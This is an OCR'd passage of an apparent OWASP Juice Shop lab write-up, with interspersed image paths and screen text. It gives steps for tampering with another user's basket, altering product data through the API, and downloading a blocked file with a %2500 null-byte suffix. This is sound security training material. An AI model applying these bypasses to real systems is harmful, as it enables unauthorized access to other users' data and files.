




2. Add BasketId: “5” and change ProductId: 2 and add Content-Type: application/json then send it






Burp Suite Community Edition v2025.1.1 - Temporary Project
Request
Response
Inspector
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
"status":"success",
"data":{
"id":10,
"ProductId":2,
"BasketId":"6",
"quantity":1,
"updatedAt":"2025-03-08T10:55:54.607Z",
"createdAt":"2025-03-08T10:55:54.607Z"


OWASP Juice Shop
localhost:3000/#/score-board?categories=Broken%20Access%20Control
You successfully solved a challenge: Manipulate Basket (Put an additional product into another user's shopping basket.)
5%
Hacking Challenges
0%
Coding Challenges
5/169
Challenges Solved
Search
Difficulty
Status
Tags


9. Product Tampering


- **Steps:**
    1. Open burpsuite and open /api/products then select the required product which will be 9






2. Copy description and paste it in request then change link with the required link “https://owasp.slack.com\” and add Content-Type: application/json then send it







10. Easter Egg

- **Steps:**
    1. Open ftp the choose eastere.gg then in url add %2500.md the file will be download and successfully solved






Real-time HTML Editor
Hacktify CSRF PoC Gener
Directory Listing: /pub/fir
OWASP Juice Shop
localhost:3000/#/score-board?categories=Broken Access Control
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
Your Basket
EN
You successfully solved a challenge: Easter Egg (Find the hidden easter egg.)
10%
Hacking Challenges
0%
Coding Challenges
11/169
Challenges Solved
3/28
3/22
3/44
2/37
0/24
0/14
Search
Difficulty
Status
Tags
All
XSS
Sensitive Data Exposure
Improper Input Validation
Broken Access Control
Unvalidated Redirects
Vulnerable Components
Broken Authentication
Security through Obscurity
Insecure Deserialization
Miscellaneous
Broken Anti Automation
Injection
Security Misconfiguration
Cryptographic Issues
XXE